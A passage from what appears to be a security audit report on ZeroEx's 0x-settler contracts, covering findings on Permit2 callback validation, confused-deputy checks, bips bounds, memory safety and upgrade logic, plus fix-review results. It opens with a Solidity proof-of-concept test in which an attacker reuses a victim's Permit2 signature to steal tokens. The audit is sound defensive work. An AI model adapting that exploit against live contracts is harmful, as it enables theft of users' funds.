        int256(poolAmountOut), // amount1 out of pool
        address(settler) // recipient
    );

    // // This would be Alice's normal flow.
    // // This execution is front-run.

    // Settler(payable(address(settler))).executeMetaTxn(actions, slippage, alice,
sig);
    // return;

    // Bob front-runs the execution.

    bytes memory uniswapV3CallbackData = abi.encodePacked(
        uniswapV3Path,
        alice, // payer. This can be arbitrarily set!
        abi.encode(
            permit, // Bob uses Alice's permit.
            witness, // Re-use witness for Alice's actions
            false // isForwarded == false: pay with permit2
        ),
        sig
    );
    bytes memory poolCalldata = abi.encodeCall(
        IUniswapV3Pool.swap,
        (
            address(settler), // recipient
            false, // unused
            0, // unused
            0, // unused
            uniswapV3CallbackData
        )
    );
    actions = ActionDataBuilder.build(
        abi.encodeCall(
            ISettlerActions.BASIC_SELL,
            (
                pool, // pool
                address(0), // sellToken
                10_000, // proportion
                0, // offset
                poolCalldata
            )
        )
    );

    // Bob is able to front-run the transaction
```

```
    // and take Alice's funds authorized via permit2.
    vm.startPrank(bob);
    slippage.buyToken = token;
    slippage.recipient = bob;
    Settler(payable(address(settler))).execute(actions, slippage);
}
```

Figure 4.4: Proof-of-concept exploit demonstrating how an honest user's Permit2 authorization can be misused

Recommendations

Short term, ensure that the actions are validated inside of the `uniswapV3Callback`. This can be done via temporary/transient storage.

Long term, look out for any Permit2 transfer authorizations and ensure that they can be executed together only with the signer's original intent.

5. AllowanceHolder's confused deputy check relies on unwritten assumptions

Severity: **Informational**	Difficulty: **High**
Type: Testing	Finding ID: TOB-0XP-5
Target: `src/allowanceholder/AllowanceHolderBase.sol`	

Description

`AllowanceHolder`'s confused deputy check relies on a few unwritten assumptions that are not entirely clear and robust.

The check in `AllowanceHolder` that rejects ERC20 contracts is performed by detecting a failure in the call result to `maybeERC20.balanceOf(target)`.

```
function _rejectIfERC20(address payable maybeERC20, bytes calldata data) private
view DANGEROUS_freeMemory {
    // We could just choose a random address for this check, but to make
    // confused deputy attacks harder for tokens that might be badly behaved
    // (e.g. tokens with blacklists), we choose to copy the first argument
    // out of `data` and mask it as an address. If there isn't enough
    // `data`, we use 0xdead instead.
    address target;
    if (data.length > 0x10) {
        target = address(uint160(bytes20(data[0x10:])));
    }
    // EIP-1352 (not adopted) specifies 0xffff as the maximum precompile
    if (target <= address(0xffff)) {
        // 0xdead is a conventional burn address; we assume that it is not treated
specially
        target = address(0xdead);
    }
    bytes memory testData = abi.encodeCall(IERC20.balanceOf, target);
    // 500k gas seems like a pretty healthy upper bound for the amount of
    // gas that `balanceOf` could reasonably consume in a well-behaved
    // ERC20.
    if (maybeERC20.checkCall(testData, 500_000, 0x20)) revert ConfusedDeputy();
}
```

Figure 5.1: `AllowanceHolder`'s confused deputy check (`0x-settler/src/allowanceholder/AllowanceHolderBase.sol#18–38`)

If the call were to revert for any other reason than the contract actually not being an ERC20, then the confused deputy check could fail, leading to disastrous results.

We identified several ways in which the call could fail prematurely:

- Rejecting the balance query, specifically for the given address
- Reverting due to a state changing `balanceOf` function
- Reverting due to out-of-gas in the `balanceOf` function
- Reverting due to call stack-depth limits

Some addresses are handled as a special case. For example, it is not uncommon to encounter ERC20 implementations that revert for a balance query for the zero address. The code cleverly tries to extract an address from the calldata in the case that a malicious actor were to call `transferFrom` on a token contract and uses this as the target for the confused deputy check. However, this does give a potential attacker some degree of freedom.

Regarding state-changing `balanceOf` functions: few contracts exist on Ethereum mainnet that contain such a function. Of those, none are in use, hold any real value, or conform to the actual ERC20 standard. The ERC20 standard specifies that the `balanceOf` function should be declared as "view" (i.e., non-state-changing). **A state-changing `balanceOf` function would therefore not conform to the standard and can be dismissed.**

Regarding a revert due to out-of-gas: Many ERC20 tokens are upgradeable and contain delegate and forwarded calls to implementation or data contracts. Given such a scenario, it is conceivable that a call to `balanceOf` could revert due to out-of-gas, with enough gas remaining to continue the function execution and bypass the confused deputy check.

A few factors must be considered to estimate the likelihood of this scenario. For an attacker to execute a `transferFrom` functionality, at least two storage writes are required. A storage write costs at least 2,900 (base dynamic gas) and 2,100 (cold storage access). The cold access costs can be circumvented through the use of access lists. The entire cost can thus be lower bound by `2 * 2900 = 5800`. If this much gas must remain after the 1/64 rule, then the amount that is forwarded to `balanceOf` is `original_gas = 5800 * 64 = 371200` and `gas_balance_check = 5800 * 63 = 365400`. A simple balance check can be estimated to cost `2100` gas in the worst case (cold storage read).

As some contracts can contain a delegate call and an additional forwarded call (e.g., USDC), we can include `N` forwarded calls into the equation. The costs for the forwarded calls themselves (balance check) can be estimated to cost 2,600 (cold call) and 100 for the malicious call to `transferFrom`. The costs for `N` calls to transfer tokens can thus be lower bound by `N * 100 + 5800`. The confused deputy check would fail if there is an `N > 0`, such that `gas_transfer` is covered, but `gas_balance_check` fails. This can also be described using `N > 0` such that `gas_balance_check_given < gas_balance_check_required`: `(N * 100 + 5800) * 63 < N * 2600 + 2100`. This is a non-satisfiable equation, as N < -98. **In a rare opcode repricing scenario, where cold contract calls suddenly cost 50K gas, the equation would be satisfiable with `N = 9` forwarded calls required, which is still very unlikely.**

The `balanceOf` function could further revert in a scenario where the call stack depth limit is reached, or when 1,024 call frames are opened. **However, if a call to the balance check reverts due to the limit, then it is very likely that the call to `transferFrom` will also revert.** In the rare case that there exists an ERC20 contract that requires an additional external call in the `balanceOf` function not present in the transfer function, the confused deputy check could be tricked to fail prematurely. **Thus far, we have not identified such a contract and expect this case to be unlikely.**

Recommendations

Short term, determine a fixed pseudo-random target address for the confused deputy check that is non-attacker controlled. Also, consider including a check to detect out-of-gas reverts or require enough gas to be forwarded to `checkCall` for good measure (as described in issue TOB-0XP-1).

Long term, consider all possible edge-case scenarios where a non-robust check could fail, and document all assumptions and scenarios in order to keep track of these scenarios when assumptions change.

6. Deployer contract does not support IERC721's interface

Severity: **Informational**	Difficulty: **Medium**
Type: Undefined Behavior	Finding ID: TOB-0XP-6
Target: `deployer/Deployer.sol`	

Description

The Deployer contract signals that it supports IERC721's interface via its `supportsInterface` function, yet it lacks functionality specified in the ERC721 spec such as `transfer`.

```
function supportsInterface(bytes4 interfaceId)
    public
    view
    override(IERC165, AbstractOwnable, ERC1967UUPSUpgradeable)
    returns (bool)
{
    return super.supportsInterface(interfaceId) || interfaceId == 0x80ac58cd //
regular IERC721
        || interfaceId == type(IERC721ViewMetadata).interfaceId;
}
```

Figure 6.1: Deployer's `supportsInterface` function returns true for IERC721 (`0x-settler/src/deployer/Deployer.sol#300–308`)

This could lead to unexpected behavior when integrating with other protocols that rely on the `supportsInterface` function to determine whether a contract is ERC721 compatible.

Recommendations

Short term, remove the supported interface ID for ERC721.

Long term, consider compatibility implications regarding outside protocols that rely on well-defined standards.

7. Bips range is not validated

Severity: **Informational**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-0XP-7
Target: `core/UniswapV2.sol`	

Description

When swapping with a UniswapV2 pool, the `sellToUniswapV2` function contains a parameter `bips` controlling the amount of Settler's current token balance to be sold. Even though the parameter should be capped to `10_000`, it can exceed this value.

```
if (bips != 0) {
    // We don't care about phantom overflow here because reserves are
    // limited to 112 bits. Any token balance that would overflow here would
    // also break UniV2.
    unchecked {
        sellAmount = (IERC20(sellToken).balanceOf(address(this)) *
bips).unsafeDiv(10_000);
    }
}
```

Figure 7.1: UniswapV2's `sellToUniswapV2` function (`0x-settler/src/core/UniswapV2.sol#48–55`)

In a normal case, setting the `bips` value too high could lead to a reverting execution due to a token transfer call with insufficient token balances. Since `bips` is uncapped, its product with the token balance could also overflow. In this case, the function execution could still succeed.

Recommendations

Short term, include a check that reverts if `bips` exceeds `10_000`.

Long term, ensure that all parameters are restricted by their proper bounds.

8. Memory unsafe blocks are marked as safe

Severity: **Informational**	Difficulty: **Medium**
Type: Undefined Behavior	Finding ID: TOB-0XP-8
Target: `src/*.sol`	

Description

There is assembly code marked as “memory-safe” that is not memory safe. This can lead to undefined behavior.

The definition of “memory-safe” assembly as given by the Solidity documentation is not very clear. Memory safety was introduced to help the compiler reason about safe optimizations around assembly code. The documentation mentions that, *“Since this is mainly about the optimizer, these restrictions still need to be followed, even if the assembly block reverts or terminates*.”

As a result, many assembly blocks do not meet the strict definition, yet also do not appear to pose an identifiable problem. We have highlighted a few sections in the code which could, however, lead to unexpected behavior if not used given the correct context.

```
abstract contract FreeMemory {
    modifier DANGEROUS_freeMemory() {
        uint256 freeMemPtr;
        assembly ("memory-safe") {
            freeMemPtr := mload(0x40)
        }
        _;
        assembly ("memory-safe") {
            mstore(0x40, freeMemPtr)
        }
    }
}
```

Figure 8.1: Write to the free memory pointer (0x-settler/src/utils/FreeMemory.sol#4–15)

```
bytes memory result = exec(operator, token, amount, target, data);

// return result;
assembly ("memory-safe") {
    let returndata := sub(result, 0x20)
    mstore(returndata, 0x20)
```

```
    return(returndata, add(0x40, mload(result)))
}
```

Figure 8.2: Write before allocated reference. (src/allowanceholder/AllowanceHolderBase.sol#148–155)

```
library UnsafeArray {
    function unsafeGet(ISignatureTransfer.TokenPermissions[] memory a, uint256 i)
        internal
        pure
        returns (ISignatureTransfer.TokenPermissions memory r)
    {
        assembly ("memory-safe") {
            r := mload(add(add(a, 0x20), shl(5, i)))
        }
    }

    function unsafeGet(ISignatureTransfer.SignatureTransferDetails[] memory a,
uint256 i)
        internal
        pure
        returns (ISignatureTransfer.SignatureTransferDetails memory r)
    {
        assembly ("memory-safe") {
            r := mload(add(add(a, 0x20), shl(5, i)))
        }
    }
}
```

Figure 8.3: Unchecked `mload` from arbitrary offset (src/core/Permit2Payment.sol#12–32)

Recommendations

Short term, consider adding additional inline documentation that explains why memory-safe is used in the above-described case and other similar cases.

Long term, consider whether it is worth the risk to use highly optimized code that might violate compiler assumptions and could introduce bugs in the future.

9. AllowanceHolderBase does not check for contract code

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-0XP-9
Target: `src/allowanceholder/AllowanceHolderBase.sol`	

Description

The `AllowanceHolderBase` contract does not check if `token` has code before calling the `SafeTransferLib.safetransferFrom` function. This means that `transferFrom` will succeed for any address that does not have code. The `SafeTransferLib` contract advises that this check is the caller's responsibility.

However, a mistake can be made by one of the two parties involved in a swap whereby one party does not receive any tokens, for example in the OTC VIP flow.

```
function transferFrom(address token, address owner, address recipient, uint256
amount) internal {
    // msg.sender is the assumed and later validated operator
    TSlot allowance = _ephemeralAllowance(msg.sender, owner, token);
    // validation of the ephemeral allowance for operator, owner, token via uint
underflow
    _set(allowance, _get(allowance) - amount);
    IERC20(token).safeTransferFrom(owner, recipient, amount);
}
```

Figure 9.1: The call to `safeTransferFrom` does not check for contract code. (`src/allowanceholder/AllowanceHolderBase.sol#89–95`)

Exploit Scenario

A maker initiates an OTC VIP swap but accidentally specifies an EOA as the consideration token. The transaction succeeds, and the maker sends tokens to the taker without receiving any in return.

Recommendations

Short term, require that the code size of `token` is greater than zero.

Long term, ensure that every low-level call checks for the code size, unless there is a reason not to.

10. Discrepancy in ERC1967UUPSUpgradeable's upgrade and initialize conditions

Severity: **Informational**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-0XP-10
Target: `proxy/ERC1967UUPSUpgradeable.sol`	

Description

The conditions that allow an upgrade for the `ERC1967UUPSUpgradeable` contract differ from those required for initialization.

The `upgrade` function performs a validity check on the new implementation version in the `_checkRollback` function.

```
function _checkRollback(address newImplementation, uint256 oldVersion, uint256
implVersion) private {
    if (oldVersion == implVersion) {
        // ...
        if (_storageVersion() <= implVersion) {
            revert DidNotIncrementVersion(implVersion, _storageVersion());
        }
        _setImplementation(newImplementation);
        emit Upgraded(newImplementation);
    }
}

/// @notice attempting to upgrade to a new implementation with a version
///         number that does not increase will result in infinite recursion
///         and a revert
function upgrade(address newImplementation) public payable virtual override
onlyOwner returns (bool) {
    uint256 oldVersion = _storageVersion();
    uint256 implVersion = _implVersion;
    _setImplementation(newImplementation);
    _setVersion(implVersion);
    _checkRollback(newImplementation, oldVersion, implVersion);
    return true;
}
```

Figure 10.1: The `upgrade` function checks for an incrementing implementation version. (`0x-settler/src/proxy/ERC1967UUPSUpgradeable.sol#160–188`)

The check in the `upgrade` function permits any increasing implementation version, whereas the `_initialize` function only permits incrementing the version number by one.

```
function _initialize() internal virtual onlyProxy {
    if (_storageVersion() + 1 != _implVersion) {
        revert VersionMismatch(_storageVersion(), _implVersion);
    }
}
```

Figure 10.2: The `_initialize` function checks for an exact increment of 1 in the new implementation version (0x-settler/src/proxy/ERC1967UUPSUpgradeable.sol#133–137)

This can cause a confusing scenario where an upgrade to a new contract with version number "5" is allowed, but the same upgrade that includes a call to the initialization function fails.

```
function testUpgradePoc() external {
    mock = IMock(ERC1967UUPSProxy.create(address(new Mock(1)),
abi.encodeCall(Mock.initialize, (address(this)))));
    bytes memory initializer = abi.encodeCall(Mock.initialize, (address(this)));
    mock.upgradeAndCall(address(new Mock(2)), initializer);
    mock.upgradeAndCall(address(new Mock(3)), initializer);
    // Fail:
    // Ran 1 test for test/ERC1967UUPS.t.sol:ERC1967UUPSTest
    // [FAIL. Reason: VersionMismatch(3, 5)] testUpgradePoc() (gas: 2906045)
    //
    // mock.upgradeAndCall(address(new Mock(5)), initializer);

    // Pass:
    mock.upgrade(address(new Mock(5)));
}
```

Figure 10.3: Confusing behavior shown by upgrading to and calling a new implementation version

Furthermore, if a new implementation version is set close to the `uint256` limit, future upgrades could be prohibited.

Recommendations

Short term, make both cases perform the same checks or add comments documenting the reasoning for the discrepancy. Prefer increments that do not permit arbitrary jumps.

Long term, be aware of any discrepancies when similar checks are being made and consider their implications.

11. Newer EVM opcodes not yet supported on all EVM chains

Severity: **Informational**	Difficulty: **Low**
Type: Patching	Finding ID: TOB-0XP-11
Target: `*.sol`	

Description

The implementation uses several newer EVM opcodes (PUSH0, TSTORE, TLOAD, MCOPY) that are not yet supported on some of the EVM chains that the ZeroEx team plans to deploy on. As long as at least one of the opcodes is not supported on a chain, it will not be possible to deploy the `AllowanceHolder` and `Settler` contracts on that chain.

The project repository contains code (`AllowanceHolderOld` and `TransientStorageMock`) that removes newer features to enable deployments on chains that do not yet support these features.

The ZeroEx team has provided a list of EVM-based chains on which the `Settler` and `AllowanceHolder` contracts are planned to be deployed. Figure 11.1 outlines for each of those chains which of the newer opcodes are supported at this moment (March 12, 2024). If an opcode is not yet supported but a future upgrade is planned that will include support for the opcode, the date is provided in the specific cell.

	`PUSH0`	`TSTORE / TLOAD`	`MCOPY`
Ethereum	Yes	March 13, 2024[1]	March 13, 2024[1]
Arbitrum	Yes	March TBD[2]	March TBD[2]
Polygon	Yes	March 20, 2024[3]	March 20, 2024[3]
Optimism	Yes	March 14, 2024[4]	March 14, 2024[4]
BSC	Yes	Expected July 2024	Expected July 2024
Base	Yes	March 14, 2024[5]	March 12, 2024[5]
Avalanche	Yes	Unknown	Unknown
Fantom (maybe)	Unknown	Unknown	Unknown
Celo (maybe)	No	No	No

Figure 11.1: Support for the newer opcodes per EVM chain

Exploit Scenario

The ZeroEx team tries to deploy the `AllowanceHolder` smart contract on the BSC chain, but the deployment fails because of an unsupported `TSTORE` opcode in the bytecode of the compiled smart contract.

Recommendations

Short term, carefully plan the deployment on each chain so that all of the opcodes are supported on that date. For chains that do not support at least one of the opcodes, there is no way to deploy the contracts until support has been added. However, if the implementation is updated to not use any of the newer opcodes, deployment on all chains will be possible right away.

Long term, when using newer EVM opcodes that are not yet supported on all the chains that are the target of a project, weigh the benefit of using those opcodes against the drawbacks of not being able to deploy on all desired chains.

References

- [1] Ethereum Cancun upgrade
- [2] ArbOS 20 Atlas
- [3] Polygon Bor release 1.2.7 (Napoli upgrade support)
- [4] Optimism Activations (Ecotone upgrade)
- [5] Base Release 0.8.0 (Ecotone support)

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Decentralization	The presence of a decentralized governance structure for mitigating insider threats and managing risks posed by contract upgrades
Documentation	The presence of comprehensive and readable codebase documentation
Low-Level Manipulation	The justified use of inline assembly and low-level calls
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage
Transaction Ordering	The system's resistance to transaction-ordering attacks

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.

Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality Issues

The following list highlights areas where the repository's code quality could be improved.

- In the `Deployer` contract, overriding functions are not explicit about the parent contracts they are overriding. The parent contracts should be specified.
- `AllowanceHolderOld.sol` and `TransientStorageMock.sol` are used only in `AllowanceHolderUnitTest.t.sol`. These contracts should be removed and `AllowanceHolder.sol` should be used instead for unit tests.
- There are two contracts with the name `UnsafeArray`: in `MultiCall.sol` and `Permit2Payment.sol`. One should be renamed.
- The field `Consideration.partialFillAllowed` is uninitialized for `Consideration` structs in the `OtcOrderSettlement` contract, specifically in the functions `fillOtcOrderMetaTxn` and `fillOtcOrder`. Explicitly setting these fields to false would improve readability.
- Contracts `Permit2BatchPaymentAbstract` and `Permit2BatchPayment` are unused.
- The signature of `IAllowanceHolder.transferFrom()` returns a `bool` even though the implementation in `AllowanceHolderBase` and usage in `Permit2Payment` do not expect a return value.
- The constructor parameter `allowanceHolder` shadows a local variable in `Permit2PaymentBase` and `Permit2Payment`. The parameter could be prefixed with an underscore, per convention, to fix this.
- Void constructors are called in the `Settler` constructor. The void constructors should be removed.
- There are more than two dozen unused functions that are dead code. The functions are in `Feature.sol` and the following contracts: `ERC1967UUPSUpgradeable`, `Permit2BatchPayment`, `UnsafeMath`, `UniswapV2`, `UnsafeArray`, `Context`, `Permit2BatchPaymentBase`, and `AbstractUUPSUpgradeable`.

D. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

On March 25, 2024, Trail of Bits reviewed the fixes implemented (in PR #3, and for finding 4 in PR#8) by the ZeroEx team for the issues identified in this report to determine its effectiveness in resolving the associated issue.

In summary, of the eleven issues described in this report, ZeroEx has resolved six findings (in particular, the high severity finding has been resolved), left four findings unresolved, and partially resolved one finding. For additional information, refer to the Detailed Fix Review Results section that follows.

ID	Title	Status
1	checkCall does not validate required assumptions for out-Of-gas	Resolved
2	Testing is mainly performed via mocked calls	Unresolved
3	MakerPSM contract can be used to perform BASIC_SELL action	Unresolved
4	UniswapV3 contains insufficient validation on callback data	Resolved
5	AllowanceHolder’s confused deputy check relies on unwritten assumptions	Resolved
6	Deployer contract does not support IERC721's interface	Resolved
7	Bips range is not validated	Unresolved
8	Memory unsafe blocks are marked as safe	Resolved
9	AllowanceHolderBase does not check for contract code	Unresolved

10	Discrepancy in ERC1967UUPSUpgradeable's upgrade and initialize conditions	**Partially Resolved**
11	Newer EVM opcodes not yet supported on all EVM chains	**Resolved**

Detailed Fix Review Results

TOB-0XP-1: checkCall does not validate required assumptions for out-of-gas
Resolved. The parameter `callGas` has been removed and instead all remaining gas is used to make the `staticcall`. This prevents the potential problem described in the finding. The ZeroEx team additionally updated the implementation to apply the 1/64th rule twice, to deal with contracts that are behind a proxy.

TOB-0XP-2: Testing is mainly performed via mocked calls
Unresolved. The ZeroEx team provided the following context for this finding's fix status:

> *We rely on integration tests with a pinned block number. This provides reproducibility due to the chain state being forked being the same, but does mean that on the first run of the test suite, the forge cache is cold and requires significant RPC calls (which may exceed some freely-available RPCs limits) to populate the cache and run the test suite. This is done instead of using etched mocks because it is both terser and less prone to making errors in the etched mocks themselves.*

TOB-0XP-3: MakerPSM contract can be used to perform BASIC_SELL action
Unresolved. The ZeroEx team provided the following context for this finding's fix status:

> *It is possible to send tokens to any address or to set an allowance to any address from the Settler contract. This can also happen through the UniV2 action. This is mitigated, as noted in the finding, by the assumption that the taker controls the context of the Settler and any contexts created by calling contracts from Settler.*

TOB-0XP-4: UniswapV3 contains insufficient validation on callback data
Resolved in PR#8. ZeroEx resolved the problem by storing some essential data in transient storage: the `operator` (expected caller, i.e. a specific UniswapV3Pool), `witness`, and `signer` of the witness. All of this extra data is validated inside the updated implementation of the `Permit2Payment._transferFrom` function that is called from the `uniswapV3SwapCallback`. By doing this, it is no longer possible for an attacker to use another user's permit2 coupon (without the user's intent, i.e. without executing their `actions` and using their `slippage`) to transfer tokens to a Uniswap v3 pool. Additionally, several checks are spread throughout the transient storage and code that is otherwise related to this fix to catch errors such as reentrancy and "confused deputy."

TOB-0XP-5: AllowanceHolder's confused deputy check relies on unwritten assumptions

Resolved. Finding 5 highlighted four cases whereby the confused deputy check could fail incorrectly. The ZeroEx team addresses each of these four cases separately, as outlined below:

- **Rejecting the balance query, specifically for the given address**. ZeroEx provided the following explanation for why this can/should not happen in practice:

  > *In order for an ERC20 to fail this, it would need to not only treat some addresses specially in balanceOf, it would also need to have a nonstandard allowance-spending function that has the token owner in a position other than first.*

- **Reverting due to a state-changing `balanceOf` function**. ZeroEx provided the following context for why this can/should not happen in practice:

  > *A state-changing balanceOf function would not work with most (all?) DEXes because they will staticcall balanceOf. Can these contracts really be called ERC20s if they can't meaningfully interact with the ecosystem set up around the standard?*

- **Reverting due to out-of-gas in the `balanceOf` function**. The fix for finding 1 included not specifying a specific gas amount (500k in the original implementation) but instead forwarding all gas. In case the `balanceOf` call does run out of gas, the entire transaction is reverted.

- **Reverting due to call stack-depth limits**. The fix for finding 1 included an update in `checkCall` to correctly handle proxied calls. Additionally, the ZeroEx team provided the following context:

  > *The call stack depth limit cannot be reached post-EIP-150 due to the "all but one 64th" rule. OOG in ERC20s that are proxies or otherwise forward their calls (like USDC) are now correctly handled by `CheckCall.checkCall`. See Finding 1.*

TOB-0XP-6: Deployer contract does not support IERC721's interface

Resolved. The ZeroEx team explained that this is deliberate and this ERC721 token acts as a SoulBound NFT (i.e., an ERC721 token that cannot be transferred).

> *ERC721 specifies that the implementing contract must also implement ERC165 with the specified interfaceId. In order for this contract to be correctly detected as ERC721 by various ecosystem services, we respond with the standard interfaceId instead of the stripped-down one from IERC721View. We note that this is functionally equivalent to a*

soulbound NFT that implements the state-changing ERC721 functions simply by reverting.

TOB-0XP-7: Bips range is not validated
Unresolved. The ZeroEx team provided the following context for this finding's fix status:

> *bips is supplied as part of the authenticated calldata to Settler, so an overflow in this function is effectively GIGO (garbage-in-garbage-out). While this is a foot-gun, it cannot be used to violate the integrity of the contract. An "exploit" of this behavior would either result in a revert or in an unexpected amount of tokens being sold to UniV2 (which would likely result in a revert due to a failing slippage check).*

Additionally a summarized version of the above explanation has been added as a comment in the implementation.

TOB-0XP-8: Memory unsafe blocks are marked as safe
Resolved. After careful consideration, the ZeroEx team explained that the only potentially hazardous assembly block that is marked as memory-safe is the one in figure 8.2. The ZeroEx team used debugging and manual examination to verify that the assembly operations inside figure 8.2 do not lead to problems regarding "safe" vs "unsafe" memory usage.

TOB-0XP-9: AllowanceHolderBase does not check for contract code
Unresolved. The ZeroEx team provided the following context for this finding's fix status:

> *Similarly to Finding 7, this is a GIGO (garbage-in-garbage-out) error. "Transferring" a token that does not exist is harmless, except in the case that you call out in the audit report. However, market makers are sophisticated protocol participants and are expected to perform sufficient diligence on the tokens (and chains) that they make on. This is a foot-gun.*

Additionally, multiple comments were added in the implementation that warn against the above described behavior.

TOB-0XP-10 Discrepancy in ERC1967UUPSUpgradeable's upgrade and initialize conditions
Partially resolved. The ZeroEx team has partially resolved this issue by capping the maximum increment of a new version to `type(uint64).max`. This, practically speaking, prevents ever setting the new version number to `type(uint256).max`, thereby preventing not being able to perform additional upgrades. Furthermore, in relation to the discrepancy between the `upgrade` and `initialize` functions handling of version numbers the ZeroEx team provided the following explanation:

This discrepancy is a deliberate design choice. The upgrade function exists primarily as an escape hatch against a botched upgrade. The upgradeAndCall function is expected to be the primary mechanism of upgrade. Making the upgrade function laxer than the _initialize function preserves that escape hatch. A too-strict _initialize function results in a failed upgrade that can be retried. A too-strict upgrade function results in a wedged contract that cannot be fixed.

TOB-0XP-11: Newer EVM opcodes not yet supported on all EVM chains
Resolved. The ZeroEx team provided the following explanation for dealing with chains that do not support the newer opcodes:

Chains that do not support the Cancun EVM hardfork are supported by AllowanceHolderOld. We do need to make affordances in Settler for transient storage and MCOPY and those modifications will be made prior to deployment. We will replace transient storage with "normal" storage and MCOPY with the identity precompile (address(0x04)).

E. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.